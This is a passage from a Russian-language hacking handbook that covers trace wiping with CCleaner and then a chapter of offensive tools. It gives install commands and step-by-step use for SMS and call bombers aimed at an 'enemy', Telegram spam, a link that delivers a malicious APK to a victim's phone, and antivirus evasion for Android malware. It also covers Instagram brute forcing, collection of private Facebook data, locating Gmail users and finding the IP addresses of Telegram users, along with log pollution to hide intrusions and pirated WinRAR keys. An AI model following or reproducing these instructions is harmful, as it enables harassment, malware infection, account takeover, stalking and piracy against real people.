- Поддерживает последние версии Windows, последние версии браузеров, в том числе Edge (в отличие от Free History Eraser)
- Может очистить не только систему, но и приложения (рис. 11.11).
- Программа может работать в batch-режиме и дальше будет показано, как вызвать процесс «уборки» из командного файла.




Рис. 11.11. Очистка системы (CCleaner)

Использовать ее просто - выбери те элементы, которые ты хочешь очистить и нажми кнопку **Очистка**.

11.8. Реальное удаление файлов

Все мы знаем, что при удалении файл на самом деле не удаляется. Удаляется только запись о нем, а сами данные все еще продолжают существовать

где-то на диске. Поэтому для полного удаления информации нужно использовать специальные wipe-утилиты, которые затирают свободное пространство диска случайными данными. После такого восстановить файлы не получится. В этой статье мы уже много чего удаляли, поэтому самое время затереть свободное пространство, чтобы нельзя было ничего восстановить.




Рис. 11.12. Очистка приложений (CCleaner)

Существует много утилит для затирания информации. Но мы будем использовать то, что уже у нас есть, а именно CCleaner. Зайди в **Сервис, Стирание дисков**, выбери диск, какой хочешь стереть, что стирать – **Только свободное место** и способ стирания. Приложение поддерживает несколько стандартов стирания - от самого простого, подразумевающего одну перезапись, до метода Гутманна (35 проходов).

Примечание. Об удалении информации мы подробно поговорим в следующей главе




Рис. 11.13. Стирание свободного места

CCleaner - далеко не единственная программа. Есть много подобных программ. Например, BCWipe, с функциями которой ты можешь ознакомиться по адресу http://www.jetico.com/wiping/61-accordion-ru-2/558-acc-ru-2-2. Она может не только стирать свободное пространство, она может выполнять в том числе стирание файла подкачки, который также может содержать конфиденциальную информацию. Ее недостаток в том, что она платная, но для одноразового стирания (например, перед проверкой) подойдет и trial-версия - она бесплатная.

11.9. Создаем bat-файл для очистки всего

Теперь попытаемся автоматизировать некоторые описанные ранее операции. Начнем с удаления файлов из каталога **Recent**. Удалять командой *del*, как было показано выше - можно, но лучше сразу использовать CCleaner для безопасного удаления:

```
\путь\CCleaner.exe /delete "%appdata%\Microsoft\Windows\
Recent\*" 1
\путь\CCleaner.exe /delete %appdata%\microsoft\windows\
recent\automaticdestinations\*" 1
\путь\CCleaner.exe /delete "%appdata%\Macromedia\Flash
Player\#SharedObjects" 1
```

К сожалению, CCleaner нельзя вызвать так, чтобы он почистил в режиме командной строки все свободное пространство, поэтому придется удалять файлы через него, а не командой *del* или же использовать команду *del*, а потом вручную запустить его и вызвать очистку свободного пространства. Последний параметр (1) означает удаление с тремя проходами. Это оптимальный режим, поскольку с одним проходом (0) - слишком просто, а все остальные - слишком долго.

С параметрами командной строки CCleaner можно ознакомиться по адресу *http://myccleaner.net/ccleaner-ndash-parametryi-komandnoy-stroki/*

Зато в командном режиме можно удалить USB-накопители:

```
\путь\USBOblivion.exe -enable -auto -nosave -silent
```

Первый параметр запускает реальную очистку, а не симуляцию. Второй - работу в автоматическом режиме (тебе не придется нажимать кнопку), файлы .reg сохраняться не будут (-nosave), а параметр -silent означает работу в тихом режиме - как раз для командной строки.

Далее нужно запустить CCleaner с параметром /AUTO для автоматической очистки по умолчанию, но в ее результате не очищается кэш DNS, поэтому его придется очистить вручную:

```
путь\CCleaner.exe /AUTO
ipconfig /flushdns
```

Собственно, у нас получился вот такой сценарий:

```
\путь\CCleaner.exe /delete "%appdata%\Microsoft\Windows\
Recent\*" 1
\путь\CCleaner.exe /delete %appdata%\microsoft\windows\recent\
automaticdestinations\*" 1
\путь\CCleaner.exe /delete "%appdata%\Macromedia\Flash
Player\#SharedObjects" 1
\путь\USBOblivion.exe -enable -auto -nosave -silent

путь\CCleaner.exe /AUTO
ipconfig /flushdns
```

11.10. Создаем AutoHotkey-скрипт для очистки всего

Теперь напишем немного другой сценарий. Он будет запускать браузер Chrome в режиме инкогнито, после твоей сессии в Chrome (будет задан WinWaitClose) мы запустим CCleaner для автоматической очистки (будет удален кэш браузера и временные файлы), а после этого очистим кэш DNS.

Сценарий будет выглядеть так:

```
Run, C:\path\to\chrome.exe -incognito
WinWait, - Google Chrome
WinWaitClose
Run, C:\путь\ccleaner.exe /AUTO
Run, cmd /c "ipconfig /flushdns"
MsgBox, Browsing Session is Cleaned.
```

Если ты и используешь Firefox, что измени первую строчку, указав путь к Firefox, а вот в качестве параметра нужно указать -private.

Для запуска этого сценария тебе понадобится AutoHotKey

https://autohotkey.com/

Глава 12.

Швейцарский нож хакера

Все знают, что такое швейцарский нож и в чем его прелесть. Нужно что-то отрезать – пожалуйста, нужно открыть консервы – без проблем, нужны ножницы – нет вопросов. Эта глава – своеобразный швейцарский нож хакера. В ней собраны различные инструменты на все случаи жизни. Даже если тебе сейчас не пригодится тот или иной инструмент, рано или поздно ты все равно вернешься к этой главе. Все рассмотренные в этой главе программы ты без проблем найдешь в Интернете.

12.1. Как восстановить пароль Total Commander

В 80-ых и 90-ых годах, когда компьютеры стали появляться у обычных пользователей (пусть не у самых обычных), а не у каких-то НИИ, основной операционной системой была DOS. Молодые читатели этой книги никогда не видели ее и, наверняка, увидят лишь на фотография, ибо скриншоты она не поддерживала. DOS визуально была похожа на UNIX/Linux без графического интерфейса – просто командная строка и все. Конечно, технически DOS отставала от UNIX колоссально – она была однопользовательской и однозадачной, в то время как UNIX с самого своего рождения была многопользовательской и многозадачной. Но сейчас речь не об этом. Во времена DOS и оболочки Windows 3.11 были популярные двухпанельные файловые менеджеры вроде Norton Commander, Volkov Commander, DOS Navigator и т.д. Такие менеджеры визуально были похожи друг на друга. Экран делился на две панели – левую и правую. Каждая из панелей отображала содержимое какого-то каталога или же могла отображать содержимое текстового файла, выделенного на второй панели. Двухпанельные файловые менеджеры настолько въелись в головы пользователей, что прошли годы, а они не потеряли свою актуальность. Естественно, они стали другими – это уже полноценные Windows-приложения, с функционалом, о котором во времена DOS можно было только мечтать, с поддержкой плагинов и т.д. Один из таких менеджеров – Total Commander.

Популярный файловый менеджер Total Commander хранит пароли к FTP-серверам в конфигурационном файле WCX_FTP.INI, который хранится в

том же каталоге, что и сам Total Commander. Как восстановить забытый пароль? Сделать это можно с помощью программы wcftpcrack. Использовать ее очень просто:

1. В любом текстовом редакторе открой файл WCX_FTP.INI
2. Скопируй зашифрованный пароль к FTP-серверу и вставь его в программу wcftpcrack
3. Нажми кнопку **Show** и получи расшифрованный пароль

Рис. 12.1. Расшифровка пароля Total Commander

12.2. Бесплатная отправка SMS по всему миру

Иногда нужно бесплатно и анонимно отправить SMS (цели у всех разные). Для этого ты можешь использовать сервис *https://freebulksmsonline.com/*, отправляющий SMS совершенно бесплатно. Просто введи номер получателя и текст сообщения (ограничен 480 символами).




Рис. 12.2. Сервис https://freebulksmsonline.com/

Если ты хочешь пошутить над кем-то или отомстить кому-то, используй инструмент TBomb (он будет рассмотрен далее в этой главе). TBomb позволяет

заполнить телефон жертвы SMS или же порядком надоесть ей посредством различных звонков, поступающих на ее телефон. Да, он работает не во всех регионах и не со всеми операторами, но модуль SMS вполне себе неплохо работает по всему бывшему СНГ. Дерзай и месть твоя будет страшна!

12.3. Запутываем следы в логах сервера

Представь, что ты немного наследил и нет возможности убить логии, поскольку нет нужного доступа к логам. Если следы нельзя стереть, значит можно еще больше намусорить, чтобы их не было видно – это позволяет запутать следы.

Приложение **logspamer** – это утилита, которая заходит на список сайтов, прописанных в коде, тем самым засоряя логи. Так же утилита переходит по ссылкам, которые найдет на сайтах.

Данная утилита двойного действия. Кроме как запутать следы на сервере, где ты наследил, эта утилита позволяет наследить в логах твоего провайдера. Как мы знаем, что наши провайдеры сохраняют список сайтов, на которые мы заходили. Благодаря этой утилите мы можем захламить свои логи, где будет сложно разобраться, что произошло.

Для ее установки в любом Debian-образном Linux-дистрибутиве (Ubuntu, Kali) введи команды:

```
sudo apt update
sudo apt install git -y
sudo apt install python -y
sudo pip install requests
sudo git clone https://github.com/TermuxGuide/logspamer
sudo cd logspamer
sudo pip install -r requirements.txt
```

> **Примечание.** Если команда pip у тебя не найдена, ее нужно сначала установить командой sudo apt install pip.

Запустим утилиту:

```
sudo python logspamer.py --config config.json
```

Логи будут очень сильно загажены, поэтому всегда можно сказать, что у тебя поселился вирус, который и заходил на те сайты (в том числе и на те, которые ты посещал сам).

12.4. Воруем WinRAR

WinRAR – хороший активатор, но не всем хочется платить за него деньги. Попробуем его активировать бесплатно. Для этого нам не понадобится какой-то софт. Все делается с помощью текстового редактора.

Далее действуем так:

1. Создаем текстовый документ: правой кнопкой мыши Щелкаем по рабочему столу, выбираем **Создать, Текстовый документ**
2. Открываем его, затем копируем данные **без кавычек**, которые мы приведем ниже. Есть два варианта данных, если первый не подойдет - пробуй второй.

Вариант 1:

```
"RAR registration data
Unlimited Company License
UID=47fcf0b72482e046a794
6412212250a794c8ab6d7dc6f1dd6c4bb1ce68f4915b89e47e0327
7c3e07a0533b0884eb0560fce6cb5ffde62890079861be57638717
7131ced835ed65cc743d9777f2ea71a8e32c7e593cf667943435 65
b41bcf56929486b8bcdac33d50ecf773996014ac5ad5d3225b36f7
6baf4e30c86cf3088489f59c2754132d766936156c962c3f2068a7
da4b9ef35ee942ddb0b0175ceb28039cb16ca9a88be8ecb2608878
5ac7510eda31233a8f46ab52ecdb1b769dcc7da2be234006972154"
```

Вариант 2:

```
"RAR registration data
PROMSTROI GROUP
15 PC usage license
UID=42079a849eb3990521f3
641221225021f37c3fecc934136f31d889c3ca46ffcfd8441d3d58
9157709ba0f6ded3a528605030bb9d68eae7df5fedcd1c12e96626
705f33dd41af323a0652075c3cb429f7fc3974f55d1b60e9293e82
ed467e6e4f126e19cccccf98c3b9f98c4660341d700d11a5c1aa52
be9caf70ca9cee8199c54758f64acc9c27d3968d5e69ecb901b91d
538d079f9f1fd1a81d656627d962bf547c38ebbda774df21605c33
eccb9c18530ee0d147058f8b282a9ccfc31322fafcbb4251940582"
```

1. Сохрани один из вариантов данных в файл.
2. Имя файла должно быть rarreg.key.
3. Скопируй файл в каталог, в который установлен WinRAR

4. Запусти WinRAR и проверь, активировался он или нет. Если нет, пробуй второй вариант данных.

12.5. Приватная операционная система Kodachi

Ранее мы рассмотрели операционную систему Kali Linux, предназначенную не только для хакинга, но и для исследования всевозможных дыр в системе безопасности. В отличие от Kali Linux, Kodachi позиционируется как anti-forensic-разработка, затрудняющая криминалистический анализ твоих накопителей и оперативной памяти. Технически это еще один форк Debian, ориентированный на приватность. В чем-то он даже более продуман, чем популярный Tails.

Среди ключевых особенностей Kodachi — принудительное туннелирование трафика через Tor и VPN, причем бесплатный VPN уже настроен.

Другое отличие Kodachi — интегрированный Multi Tor для быстрой смены выходных узлов с выбором определенной страны и PeerGuardian для сокрытия своего IP-адреса в P2P-сетях (а также блокировки сетевых узлов из длинного черного списка).

Операционная система плотно нафарширована средствами криптографии (TrueCrypt, VeraCrypt, KeePass, GnuPG, Enigmail, Seahorse, GNU Privacy Guard Assistant) и заметания следов (BleachBit, Nepomuk Cleaner, Nautilus-wipe).

Ссылка для загрузки дистрибутива:

https://sourceforge.net/projects/linuxkodachi/

12.6. Плагин Privacy Possum для Firefox

Privacy Possum — один из самых известных плагинов для Firefox, предназначенных для борьбы со слежкой методом блокировки и фальсификации данных, которые собирают различные трекинговые скрипты.

Privacy Possum предотвращает прием файлов cookies, блокирует HTTP-заголовки set-cookie и referrer, а также искажает «отпечаток» браузера, что затрудняет фингерпринтинг.

Продвинутых настроек у плагина нет: его можно включить или выключить, а на страничке конфигурации — запретить автоматическое обновление и разрешить ему запускаться в приватном окне.

Проверить работоспособность и эффективность плагина можно следующими способами:

- Используем сервис Panopticlick (https://coveryourtracks.eff.org/) для проверки блокировки cookies и рекламных трекеров.
- Пользуемся сайтом Webkay (https://webkay.robinlinus.com/) для проверки различных утечек: IP, данные железа, версия ОС и самого браузера.

Если ты используешь Tor, данный плагин тебе не нужен. Но если тебе по некоторым причинам нельзя использовать Tor (или не нужно), тогда установи данный плагин, чтобы усложнить сбор сведений о себе.

12.7. Получаем конфиденциальную информацию о пользователе Facebook

FBI - это точный сбор информации об учетной записи facebook, вся конфиденциальная информация может быть собрана, даже если цель установит максимальную конфиденциальность в настройках аккаунта.

Для работы инструмента подойдет любой Debian-образный дистрибутив – Debian, Ubuntu, Kali Linux и т.д.

Установка:

```
apt update && apt upgrade
apt install git python2
git clone https://github.com/xHak9x/fbi.git
cd fbi
pip2 install -r requirements.txt python2 fbi.py
```

Использование:

```
help (справка, чтобы увидеть доступные команды)
token (войти с поддельным ID)
getinfo
```

Вставь любой идентификатор пользователя, тогда инструмент покажет тебе всю информацию об этом пользователе.

Ты можешь использовать **dumpid**, чтобы найти идентификатор или скопировать из ссылки профиля пользователя.

12.8. Узнаем местонахождение пользователя gmail

В Google есть возможность оставить отзыв о заведениях, которые посещал пользователь. Зная всего лишь адрес электронной почты, хакеры могут определить примерное местонахождение пользователя.

Как это сделать?

1. Заходим на contacts.google.com и добавляем e-mail в контакты.
2. Открываем средства разработчика в браузере (комбинация клавиш Ctrl + Shift + I)
3. Наводим указатель мыши на меленькую фотографию контакта в левом нижнем углу и заходим в код элемента.
4. Находим строчку <div class=»NVFbjd LAORIe « data-source id=»115978902187173497207»> и копируем числовое значение - это GoogleID
5. Вставляем его вместо <GoogleID> в ссылку https://www.google.com/maps/contrib/<GoogleID> и переходим по ней.

Если человек когда-либо оставлял отзывы, ты увидишь, где и когда это было, и что он писал.

12.9. Обход авторизации Wi-fi с гостевым доступом. Ломаем платный Wi-fi в отеле

Нередко встречаются роутеры с «гостевым доступом», но бывает, что бесплатный Wi-Fi имеет защиту Captive Portal.

Другими словами, имеется открытая сеть Wi-Fi сеть, к которой мы можем подключиться без использования пароля, но при каждой нашей попытке зайти на Интернет-ресурс, нас будут перенаправлять на страницу, где необходимо будет ввести учетные данные, оплатить, подтвердить номер телефона с помощью СМС или что-нибудь. Разумеется, ни оставлять свой номер телефона, ни тем более платить за доступ к Интернету не хочется.

Поэтому мы будем использовать утилиту, которая будет обходить данную защиту.

Нужно зайти в терминал и прописать команды для установки:

```
sudo sudo apt -y install sipcalc nmap
wget https://raw.githubusercontent.com/systematicat/
hack-captive-portals/master/hack-captive.sh
sudo chmod u+x hack-captive.sh
sudo ./hack-captive.sh
```

Использование:

```
sudo ./hack-captive.sh
```

После фразы «Pwned! Now you can surf the Internet!» ты можешь пользоваться Интернетом совершенно бесплатно.

12.10. Сайт для изменения голоса

Сайт https://voicechanger.io/ - не слишком серьезный инструмент, но зато довольно простой и функциональный. И при этом бесплатный. Для всевозможных шуток над своими друзьями его возможностей более чем достаточно.

Есть возможность загрузить готовое аудио/текст или записать все в режиме онлайн. Бонусом идут несколько десятков готовых пресетов, а также возможность создать свой собственный.

Ты с легкостью можешь использовать этот инструмент, если есть необходимость оставить какое-то анонимное послание в Интернете, чтобы тебя не могли вычислить по голосу. Главное, соблюдать анонимность при работе с самим сайтом – не нужно заходить на него со своего IP-адреса.

12.11. Спамим друга в Telegram с помощью Termux

Перед тем как установить и использовать приведенный далее скрипт, нам необходимо получить «Собственный идентификатор API и хэш». Не забывай, что эти данные ни в коем случае нельзя показывать или передавать другим!

Получить эти данные можно на сайте my.telegram.org (заходим в «Инструменты разработки», далее заполняем первые два поля, и нажимаем **Сохранить**). Все, мы получили хэш и идентификатор. Осталось только разобраться, как их использовать.

Установим необходимы пакеты (в Debian/Ubuntu/Kali вместо **sudo apt** используй **apt**):

```
sudo sudo apt update && sudo apt upgrade
sudo sudo apt install git python
sudo pip install telethon pyotp
git clone https://github.com/SeRgEy2701/TG-spam
cd TG-spam
```

Запускаем:

```
python spamtg.py
```

После запуска мы заполняем поля:

1. Вводим свой хэш.
2. Вводим идентификатор наш (ip приложения).

3. Вводим количество сообщений.
4. Вводим ID жертвы.
5. Вводим текст сообщения.

Если все успешно, то тебя попросят ввести номер телефона, который привязан к твоему аккаунту, и пришедший код. Готово!

12.12. Узнаем IP-адрес через Telegram

Телега скрывает IP-адреса пользователей. Попробуем вычислить IP-адрес другого пользователя Telegram. Никакой софт нам особо не нужен, только сам Telegram и wireshark для анализа трафика. Ранее было показано, как использовать Wireshark. Далее приводим только действия, которые необходимо выполнить:

1. Запусти Wireshark и в фильтре обязательно указываем нужный нам протокол – STUN.
2. Затем нажми на лупу (Найти пакет) и ты увидишь, как у тебя появится новая строка с параметрами и поисковой строкой. Там выбираем параметр **Строка**
3. В строке пишем XDR-MAPPED-ADDRESS
4. Включаем wireshark и звоним через Telegram. Как только пользователь ответит на звонок, тут же у нас начнут отображаться данные и среди них будет IP адрес юзера, которому звонили.
5. Чтобы понять, какой именно IP нам нужен, жмем уже в настроенном поисковике **Найти**, ищем в строке XDR-MAPPED-ADDRESS а то, что идет после него и есть нужный нам IP.

Конечно, если пользователь юзает прокси (тот же VPN), ты увидишь IP-адрес VPN-сервера. Но, по крайней мере, ты будешь знать, что пользователь не простой, а продвинутый!

12.13. Как убить Android-девайс врага

Показываем способ, позволяющий «убить» телефон недруга с помощью вируса. Все, что нужно от тебя – установить скрипт и получить заветную ссылку. Затем эту ссылку нужно отправить врагу и постараться заменить его на нее. Если он не откроет ссылку, то ничего не выйдет. Главное не открой эту ссылку сам!

Итак, сначала нужно установить скрипт:

```
sudo apt upgrade
sudo apt install python git
sudo pip install lolcat
git clone https://github.com/noob-hackers/Infect
cd Infect
bash infect.sh
```

После этого выбираем вариант 1 и жмем 3 раза **Enter** - для нас сразу же создастся ссылка. Ее нужно скопировать и кинуть жертве. Когда жертва перейдет, скачается файл System Update.apk. Далее все зависит, разрешена ли у жертвы установка приложений из непроверенных источников. Если да, то телефон жертвы начнет умирать медленно, но верно. Если же выключена, то ничего у тебя не получится, но попробовать нужно однозначно!

12.14. Шифруем вирус для Android

AVPASS - это инструмент для обхода модели обнаружения систем вредоносных программ Android (т.е. антивируса в Android) и обхода их логики обнаружения с помощью утечки информации в сочетании с методами обфускации APK.

AVPASS не ограничивается функциями обнаружения, используемыми системами обнаружения, а также может определять правила обнаружения, чтобы замаскировать любое вредоносное ПО для Android под безобидное приложение путем автоматического преобразования двоичного файла APK.

Инструмент предоставляет режим имитации, который позволяет разработчикам вредоносных программ безопасно запрашивать любопытные функции обнаружения без отправки всего двоичного файла.

AVPASS предлагает несколько полезных функций для преобразования любого вредоносного ПО для Android для обхода антивируса. Ниже приведены основные функции, которые предлагает AVPASS:

- Обфускация APK с более чем 10 модулями
- Вывод функций для системы обнаружения с помощью индивидуальной обфускации
- Вывод правил системы обнаружения с использованием факторного эксперимента 2k
- Целенаправленная обфускация для обхода конкретной системы обнаружения

- Поддержка безопасных запросов с использованием режима имитации

Посмотреть на инструмент в действии можно в следующих видео:

https://www.youtube.com/watch?v=6D1miTSRKA8

https://www.youtube.com/watch?v=GkMyobbyl88

Приступим к установке инструмента. Первым делом обновим пакеты:

```
sudo apt update -y
```

Клонируем репозитарий:

```
cd ~
git clone https://github.com/sslab-gatech/avpass
```

Переходим в каталог avpass и устанавливаем все необходимые зависимости:

```
chmod +x install-dep.sh
sudo ./install-dep.sh
```

Далее все зависит от того, что тебе нужно сделать. Смотри видео, читай документацию – она будет в каталоге avpass/docs. Конкретно команда шифрования файла будет выглядеть так:

```
python gen_disguise.py -i <название APK-файла> individual
```

Алгоритм таков:

1. Когда мы рассматривали инструменты Kali Linux, был инструмент «разборки» APK-файла.
2. Скачай какой-то APK-файл, распакуй его с помощью Apktool
3. Добавь вирус в APK
4. Создай новый APK
5. Зашифруй его инструментом avpass

12.15. Мстим недругу с помощью CallSpam

Если тебе кто-то насолил, можно отомстить ему, да еще и не своими руками. В этом тебе поможет CallSpam – небольшой скрипт, суть которого очень проста – он берет нужный тебе номер и помещает его во все сервисы, которые будут названивать и предлагать свои услуги.

Список команд для установки CallSpam в любом Debian-образом дистрибутиве:

```
apt update && apt upgrade -y
apt install python git -y
pip install requests
pip install transliterate
pip install colorama
git clone https://github.com/kitasS/callspam
cd callspam
python SpamCall.py
```

> **Примечание.** Теоретически, тебе даже Linux не нужен, можешь установить Adnroid-приложение Termux и сможешь вводить все эти команды прямо в своем смартфоне. В этом случае вместо apt используй команду pkg. Синтаксис будет такой же, просто замени apt на pkg.

Итак, первые две команды подготавливают твою систему. Первая обновляет пакеты/систему, вторая – устанавливает Python и Git. Если ты устанавливал эти приложения ранее, можешь первые две команды не вводить вообще.

Команды 3 – 5 устанавливают необходимые для Python-скрипта модули. Далее вызываем Git для клонирования репозитария callspam на локальный комп, переходим в папку callspam и запускам скрипт SpamCall.py. Обрати внимание, что название скрипта и репозитария отличаются.

Далее нужно ввести номер телефона и имя. Если имя не указано, при звонке будут указывать рандомные имена. После чего видим, с каких сервисов ему будут звонить.

12.16. Еще одна бомба-спаммер TBomb

Если CallSpam тебе оказалось мало, TBomb – это новый инструмент, который будет надоедать вашей жертве не только спамом СМС, но и звонками в 7 часов утра вроде «вам одобрен займ». Единственный недостаток этого бомбера – звонки работают не во всех регионах и не со всеми операторами, но попытаться стоит.

Первые две команды, как и в предыдущем случае (если ты их еще не вводил):

```
apt update && apt upgrade -y
apt install python git -y
```

Клонируем репозитарий:

```
git clone https://github.com/TheSpeedX/TBomb
cd TBomb
```

Устанавливаем все зависимости (Python-модули):

```
python -m pip install -r requirements.txt
bash TBomb.sh
```

При первом запуске TBomb установит все необходимые пакеты (рис. 12.3), дождитесь завершения процесса, пока не увидите строчку Requirements Installed (рис. 12.4).




Рис. 12.3. Первый запуск TBomb

Рис. 12.4. Установка дополнительного ПО завершена

Далее ты увидишь основное меню бомбера (рис. 12.5). Выбери режим спама:

1. SMS
2. Звонки
3. E-mail




Рис. 12.5. Основное меню бомбера

Выбери 1 или 2. Дальше нужно ввести код страны (без +) и номер телефона жертвы.

Далее жмем **Enter** 2 раза, вписываем «1» или «2» для выбора режима спама, вписываем код страны жертвы (например, «7» без +), а далее и сам номер телефона.

Затем вводим следующую информацию:

- Количество сообщений/звонков. Максимум – 100, но если ввести 0, то количество будет неограниченно.
- Задержку между SMS/звонком.
- Количество потоков.




Рис. 12.6. Параметры бомбера

Затем ты увидишь параметры бомбера и сообщение о том, что бомбинг в любой момент можно приостановить, нажав Ctrl + Z и продолжить, нажав **Enter**. Нажми **Enter** сейчас для начала процесса.

На рис. 12.7 показано, что мы выбрали 2 потока, 60 секунд между SMS/звонком, 100 сообщений. Собственно, на этом все. Наслаждаемся процессом и смотрим, сколько SMS было отправлено (на рис. 12.7 показано, что отправлено 6 сообщений, из них – 3 успешно).




Рис. 12.7. Процесс бомбинга

12.17. Взлом Instagram

С помощью скрипта Instahack ты можешь выполнить брутфорс Instagram-аккаунта. Перед тем, как начинать брут аккаунта не забудь анонимизироваться. Торифицируй трафик или подключись к VPN.

Для установки Instahack выполни следующие действия:

1. Как обычно обновим пакеты

```
sudo apt update -y
sudo apt upgrade -y
```

2. Еще нам нужен Python2 и Git

```
sudo apt install python -y
sudo apt install python2 -y
sudo apt install git -y
```

3. Устанавливаем зависимости:

```
pip install lolcat
```

4. Качаем **instahack**, и открываем директорию с ним:

```
git clone https://github.com/evildevill/instahack
cd instahack
```

5. Запускаем установщик и сам instahack:

```
bash setup
bash instahack.sh
```

12.18. DDOS-атака роутера

